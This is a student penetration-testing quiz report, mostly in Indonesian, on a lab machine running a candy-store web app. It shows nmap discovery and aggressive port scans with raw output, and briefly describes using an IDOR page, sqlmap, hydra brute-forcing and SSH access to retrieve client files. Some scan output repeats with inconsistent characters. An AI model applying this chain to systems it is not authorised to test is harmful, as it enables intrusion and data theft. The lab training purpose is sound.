



COMP6544

Network Penetration Testing

Documentation Report

Quiz 2

[Insert Case Code Here (e.g. O203-COMP6544-XXYY-02)]

Document Information

Assessment Information	
Assessors	Client
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Assessment Period	
18 January 2022	

Assessment Scope

Enumeration	Description
Assessment Type	External Black-box
Vulnerability Scanner	Kali Linux 2021.4
Server IP Address	192.168.136.133

Executive Summary

Background

Kita ingin mengetahui apakah di candy store terlibat dengan perdagangan narkoba sehingga kita perlu mengeksplorasi apa saja yang terdapat dalam website tersebut

Summary of Result

Kita berhasil memasuki ke ssh nya sehingga kita bisa mendapatkan 3 file yaitu transaction.csv , transaction.csv dan clients.csv.

Sebelum masuk ke ssh kita mengetahui username dan password dengan hydra

Payload yang dimasukkan ke hydra, kita harus mencari username dan password admin nya di bagian database


Untuk mencari username dan password harus menggunakan sqlmap untuk mengelompokkan apa saja database dan table yang ada dalam website tersebut


Untuk menggunakan sqlmap kita harus menggunakan bagian page yang rentan dan saya di website ini menemukan IDOR vulnerability

Strategic Recommendation

Seharusnya harus dilakukan protokol-protokol keamanan seperti ketika melakukan ada aggressive scan masuk website harus memblokir scanning tersebut lalu port-port ssh harusnya ditutup.

Information Gathering

Server IP Address	
Command Used	nmap 192.168.136.128/24
Result	 <pre> root@kali: ~ File Actions Edit View Help root@kali: ~ # nmap 192.168.136.128/24 Starting Nmap 7.92 (https://nmap.org) at 2022-01-17 19:27 EST Nmap scan report for 192.168.136.1 Host is up (0.00089s latency). Not shown: 997 filtered tcp ports (no-response) PORT STATE SERVICE 135/tcp open msrpc 902/tcp open iss-realsecure 912/tcp open apex-mesh MAC Address: 00:50:56:C0:00:08 (VMware) Nmap scan report for 192.168.136.2 Host is up (0.00011s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 53/tcp open domain MAC Address: 00:50:56:FA:85:A9 (VMware) Nmap scan report for 192.168.136.133 Host is up (0.00092s latency). Not shown: 995 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 25/tcp open smtp 80/tcp open http 5190/tcp open aol MAC Address: 00:0C:29:16:71:DD (VMware) Nmap scan report for 192.168.136.254 Host is up (0.00019s latency). All 1000 scanned ports on 192.168.136.254 are in ignored states. Not shown: 1000 filtered tcp ports (no-response) MAC Address: 00:50:56:F7:27:A8 (VMware) Nmap scan report for 192.168.136.128 Host is up (0.000020s latency). All 1000 scanned ports on 192.168.136.128 are in ignored states. Not shown: 1000 closed tcp ports (reset) Nmap done: 256 IP addresses (5 hosts up) scanned in 16.93 seconds </pre>
Description	Saya menembak ip address saya sendiri sehingga bisa mengetahui seluruh ip yang berada dalam satu jaringan saya sehingga saya bisa mengetahui ip target

OS Fingerprinting	
Command Used	nmap -A -T4 -v -d -p- 192.168.136.133
Result	 <pre> Completed NSE at 19:30, 1.14s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 19:30 Completed NSE at 19:30, 0.00s elapsed Nmap scan report for 192.168.136.133 Host is up, received arp-response (0.00074s latency). Scanned at 2022-01-17 19:29:55 EST for 19s Not shown: 65529 closed tcp ports (reset) PORT STATE SERVICE REASON VERSION 21/tcp open ftp syn-ack ttl 64 vsftpd 3.0.3 _ ssl-date: _ ERROR: Unable to obtain data from the target 22/tcp open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto col 2.0) _ ssh-hostkey: 2048 58:c4:20:42:62:b6:66:5a:8b:d6:4b:70:00:89:6d:7b (RSA) _ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDTIq9KfEfeQ0K6j3wTjif+J29ULaaqkntjVQWIo/MhfcflQaOd LLamzRYwME6qWAO2GQC3i3Vgs16SPDnPyv7uiqp2+TIInc2E9e+h4jgCuOrHpyMU3u3bomggPv5K+zwWo2Wtzt+DDn NLR/fr6XV/SyVsBQFN18m0CLbekizytUuDtQZyFfhG3Pow+sRNL7GLf8et0s2m2GK04/PP7gJgYTFPVK18mjHbbKh 92ULZ5rr2/gYcd/ekJJ6Mz7+HhD+LoQDwM6ZEpwrnknNouaQRSFzMc7t+gGKrn6tPTKs8SygarPhSfv71m4mAwMHA jVmw41hjPq4XASHHLCmsM3 _ 256 25:aa:50:23:f0:15:c0:3e:5c:1f:cf:10:a1:8c:36:2c (ECDSA) _ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHhdYB6bUkRQ8m2x pD0Y8qR17hohjQNLG03sn2ccygnf33HhSLH8wiH+WyMg0dP+zmoYdGs4uphjGyoeqn1Iiu4= _ 256 ab:1b:9f:c2:b8:d2:24:06:32:a1:b3:ce:0c:84:cb:69 (ED25519) _ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9L0eCLNeYBNkTIbSLV+hr6LkEktXLKOPFkalpPaLSx 25/tcp open smtp syn-ack ttl 64 Postfix smtpd _ smtp_commands: vrn.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE DSTATUSCODES, 8BITIME, DSN, SMTPUTF8 _ ssl-cert: Subject: commonName=ven _ Subject Alternative Name: DNS:ven _ Issuer: commonName=ven _ Public Key type: rsa _ Public Key bits: 2048 _ Signature Algorithm: sha256WithRSAEncryption _ Not valid before: 2021-06-15T10:41:42 _ Not valid after: 2031-06-13T10:41:42 _ MD5: 4731 0003 1cca 71f8 e8c2 0231 0a64 a8eb _ SHA-1: 979f 4ac3 49da 999f 434d 2747 7860 3c54 127f 1e35 _ -----BEGIN CERTIFICATE----- </pre>

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root@kali: ~
File Actions Edit View Help
|-----BEGIN CERTIFICATE-----
| MIICxjCCAA+gAwIBAgIUmmkk5LoE+oNvQ5GwxJ+akLOuOKewDQYJKoZIhvcNAQEL
| BQAwDjEMMAoGA1UEAwVudmVudmVudmVudmVudmVudmVudmVudmVudmVudmVudmVudm
| MlowDjEMMAoGA1UEAwVudmVudmVudmVudmVudmVudmVudmVudmVudmVudmVudmVudm
| AQEAMyVclZBkqGhZpJwoZi2cq26E/UKNXA9o0/hpej+uKxxcnVmtVlJPu7Ku7kc
| FiHLCI+vG6H//wFERRfC8eoXBZ3LYbj9pNLCu+NUI58UjNb8fXSYprwmp8Dbp0li
| bMwdDOMGgUKHBj+3kyHATXGJMcZBVR0XhSUVu99YVH8Swh8RZ2M5mJ8uHx70uI+K
| QBIQu67cBBPSSSv6LnxlsI5uA1mzhbfvkzFP7SxutxyrJOIOkTL4UL5zuD2BLdLl
| uxx9XIsvhm0F3CMh2+t/duaaQfiiH6R8k0j2xFeMrNGVKjzFwVl1QOK6tcVyK2oa
| OqGySgkWNJ0eF8PNEj4GuRi/7QIDAQABox0wGzAJBgNVHRMAejAAMA4GA1UdEQQH
| MAWCA3ZLbjANBgkqhkiG9w0BAQsFAAOCQAEOpXG9Uq4ulbSty6l3zC+gw0IzOAp
| 1zSkcqs4TI2nSnijFampoaI429KR1bgK1cU/4YAEXYtMrYLM87H5T66R/2MzCWt
| BYGgOYbhiLuKpOR6WsSlqqICmDo0rqonYIDceXH/7L9ElubsjEI7JTLmzi/UwC1/
| IK0yLDLVn0lY8bdXC+TqGTq6ZbY3e1veEsmDQNumGzysxmij1Yy2T5WLFZO/rAMw
| fWBLD7tu/nh4sYfeQhjzhk1DtpgjQ8dVraBRVJ/p7mAesAQNuQtRnwKxt7nJGUN7
| pySRCvYh0qcRcHT8+HF/5SKpwk6NCV1HiDA82DfVSih6oEEKWH0Fa287Q=
|-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
2733/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Admin Login
|_http-cookie-flags:
|_/:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
5190/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Happy Candy Store | Login
|_Requested resource was ./account_login.php
|_http-cookie-flags:
|_/:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)

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root@kali: ~
File Actions Edit View Help
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92E=4%D=1/17%OT=21%CT=1%CU=33200%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=61E60A16P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 45.948 days (since Thu Dec 2 20:45:41 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: ven.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.74 ms 192.168.136.133
Final times for host: srtt: 743 rttvar: 344 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:30
NSE: Starting ssh-hostkey.
NSE: Finished ssh-hostkey.
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-mac-prefixes nmap-os-db nmap-payloads nmap-service-
probes nmap-services.
OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

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
Description


Saya berhasil menemukan OS version dari IP 192.168.136.133 ini yaitu Linux 4.15 – 5.6 version

All Open Ports and Software Versions


Command Used	nmap -A -T4 -v -d -p- 192.168.136.133
Result	<pre> PORT STATE SERVICE REASON VERSION 21/tcp open ftp syn-ack ttl 64 vsftpd 3.0.3 _ ssl-date: _ ERROR: Unable to obtain data from the target 22/tcp open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto col 2.0) _ ssh-hostkey: 2048 58:c4:20:42:62:b6:66:5a:8b:d6:4b:70:00:89:6d:7b (RSA) _ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDTIq9KfEfeQ0K6j3wTjif+J29ULaaqkntjVQWIo/MhfcflQaOd lLamzRYwME6qwAo2GQC3i3Vgs16SPDnPyv7uiqp2+TIIInc2E9e+h4jgCuOrHpyMU3u3bomggPv5K+zwWo2Wtzt+DDn NlR/fr6XV/SyVsBQFNi8mOCLbeKizytUuDtQZyFfhG3Pow+sRNL7GLf8et0s2m2GK04/PP7ggjGYTFPVKi8mjHbbKh 92ULZ5rr2/gYcd/ekJJ6Mz7+HhD+LoQDwM6ZEpwrnknNouaQRSFzMdC7t+gGKrn6tPTKs8SygarPhSfv71m4mAwMHA jVmw41hjPq4XASHHLcmsM3 256 25:aa:50:23:f0:15:c0:3e:5c:1f:cf:10:a1:8c:36:2c (ECDSA) _ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHhdYB6bUkRQBm2x pD0Y8qR17hohjQNLG03sn2cCygNf33HhSLH8wiH+WyMg0dP+zmoydGs4uphjGyoeqn1I1u4= 256 ab:1b:9f:c2:b8:d2:24:06:32:2a:1b:ce:0c:84:cb:69 (ED25519) _ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9LoeCLNeYBNkTIbslV+hr6LkEktXlKOPFkalpPaLSx 25/tcp open smtp syn-ack ttl 64 Postfix smtpd _ smtp-command: ven.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE DSTATUSCODES, 8BITMIME, DSN, SMTPUTF8 _ ssl-cert: Subject: commonName=ven Subject Alternative Name: DNS:ven Issuer: commonName=ven Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2021-06-15T10:41:42 Not valid after: 2031-06-13T10:41:42 MD5: 4731 0003 1cca 71f8 e8c2 0231 0a64 a8eb SHA-1: 979f 4ac3 49da 999f 434d 2747 7860 3c54 127f 1e35 -----BEGIN CERTIFICATE----- MIICxzCCAa+gAwIBAgIUmmkk5LoE+oNvQ5GwxJ+akLOu0KEwDQYJKoZIhvcNAQEL BQAwDjEMMAoGA1UEAwDdmVuMB4XDTEwMDYxNTEwNDE0MloXDTEwMDYxNTEwNDE0 MlQwDjEMMAoGA1UEAwDdmVuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC AQEAzMYcLcZBkqGhZpJwoZi2cq26E/UKNXA9o0/hpej+uKxxcnVmTvLJPu7Ku7kc FiHLci+vG6H//wFERrfC8eoXBZ3LYbj9pNLcu+NUI58UjNb8fXSYprwmp8Dbpoli bMwddOMGgUKHBj+3kyHATXGJMczBvR0XhSUVu99YVH8Swh8RZZM5mJ8uHx70uI+K QBIQu67cBBPSBSv6LnxlsI5uA1mzhbfvkzFP7SxutxyrJOIOkTL4UL5zuD2BLdl uxx9XIsVhm0F3CMh2+t/duaaQfiiH6R8k0j2xFeMrNGVKjzFwv11QOK6tcVyK2oa QqGySgkWNJOeF8PNEj4GuRi/7QIDAQABox0wGzAJBgNVHRMEAjAAMA4GA1UdEQQH MAWCA3ZlbnANBgkqhkiG9w0BAQsFAAOCQAQEAOpXG9Uq4ulbSTy6l3zC+gwOIz0Ap 1zSkccqs4TI2nSn1jFampoaI429KR1bgK1cU/4YAEXYtMrYlM87H5T66R/2MzCwt BYGgOYbhiLuKpOR6WsSlqqICmDo0rqonYIDceXH/7l9ElubsjEI7JTLmzi/UwC1/ IK0yLDlVn0ly8bdXC+TqGTq6ZbY3e1veEsmDQNumGnzYxmij1Yy2T5WLfZO/rAMw fWBLD7tu/nh4sYfeQhjZhk1DTpgjQ8dVraBRVJ/p7mAesAQNuQtRnwKXt7nJGUN7 pySRCvYoH0qcRshT8+HF/5SKpwk6NCV1HiDA82DfVSIh6oEEKWH0Fa287Q= -----END CERTIFICATE----- _ ssl-date: TLS randomness does not represent time </pre>

	<pre> 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu)) _ http-title: Apache2 Ubuntu Default Page: It works _ http-methods: _ Supported Methods: GET POST OPTIONS HEAD _ http-server-header: Apache/2.4.29 (Ubuntu) 2733/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu)) _ http-title: Admin Login _ http-cookie-flags: _ /: _ PHPSESSID: _ httponly flag not set _ http-methods: _ Supported Methods: GET HEAD POST OPTIONS _ http-server-header: Apache/2.4.29 (Ubuntu) 5190/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu)) _ http-title: Happy Candy Store Login _ Requested resource was ./account_login.php _ http-cookie-flags: _ /: _ PHPSESSID: _ httponly flag not set _ http-methods: _ Supported Methods: GET HEAD POST OPTIONS _ http-server-header: Apache/2.4.29 (Ubuntu) MAC Address: 00:0C:29:16:71:DD (VMware) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 TCP/IP fingerprint: OS:SCAN(V=7.92%E=4%D=1/17%OT=21%CT=1%CU=33200%PV=Y%DS=1%DC=D%G=Y%M=000C29%T OS:M=61E60A16%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=10D%TI=Z%CI=Z%II=I OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6 OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0 OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD= OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0% OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI= OS:N%T=40%CD=S) Uptime guess: 45.948 days (since Thu Dec 2 20:45:41 2021) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=256 (Good luck!) </pre>
Description	<p>Saya berhasil menemukan port 21 yang terbuka dengan version vsftpd 3.0.3</p> <p>Saya berhasil menemukan port 22 yang terbuka dengan version OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)</p> <p>Saya berhasil menemukan port 25 yang terbuka dengan version smtpd</p> <p>Saya berhasil menemukan port 80 yang terbuka dengan version Apache httpd 2.4.29 ((Ubuntu))</p> <p>Saya berhasil menemukan port 2733 yang terbuka dengan version Apache httpd 2.4.29 ((Ubuntu))</p> <p>Saya berhasil menemukan port 5190 yang terbuka dengan version Apache httpd 2.4.29 ((Ubuntu))</p>

Target Web Application Location	
Listen Port	80
Preview	
Description	Saya telah berhasil menemukan port 80 yang terbuka dengan menggunakan tools nmap sehingga saya bisa menuju website tersebut

Target Web Application Location	
Listen Port	2733
Preview	

Description	Saya telah berhasil menemukan port 2733 yang terbuka dengan menggunakan tools nmap sehingga saya bisa menuju website tersebut
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Target Web Application Location	
Listen Port	5190
Preview	
Description	Saya telah berhasil menemukan port 5190 yang terbuka dengan menggunakan tools nmap sehingga saya bisa menuju website tersebut

Web Application Penetration Testing

Web Application Penetration and Information Retrieval	
Attack Method	Nmap Scanning
Payload or Command Used	nmap -A -T5 -v -d -p- 192.168.136.133
Step-by-Step Action	1.Mendapatkan ip target nya 2.Memasukan command nmap nya 3.Saya menggunakan -A untuk nmap nya menjadi aggressive saat scanning, lalu -T untuk mempercepat timing nya, lalu -v untuk meningkatkan verbosity nya agar lebih lengkap untuk mendapatkan informasi, lalu -d untuk meningkatkan

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debugging nya agar scanning nya tidak ada error, lalu -p- agar saat bisa
mengscanning semua port yang ada
4.nmap nya dijalankan

Completed NSE at 19:30, 1.14s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Nmap scan report for 192.168.136.133
Host is up, received arp-response (0.00074s latency).
Scanned at 2022-01-17 19:29:55 EST for 19s
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.3
|_ ssl-date:
|_ ERROR: Unable to obtain data from the target
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
|_ ssh-hostkey:
|_ 2048 58:c4:20:42:62:b6:66:5a:8b:d6:4b:70:00:89:6d:7b (RSA)
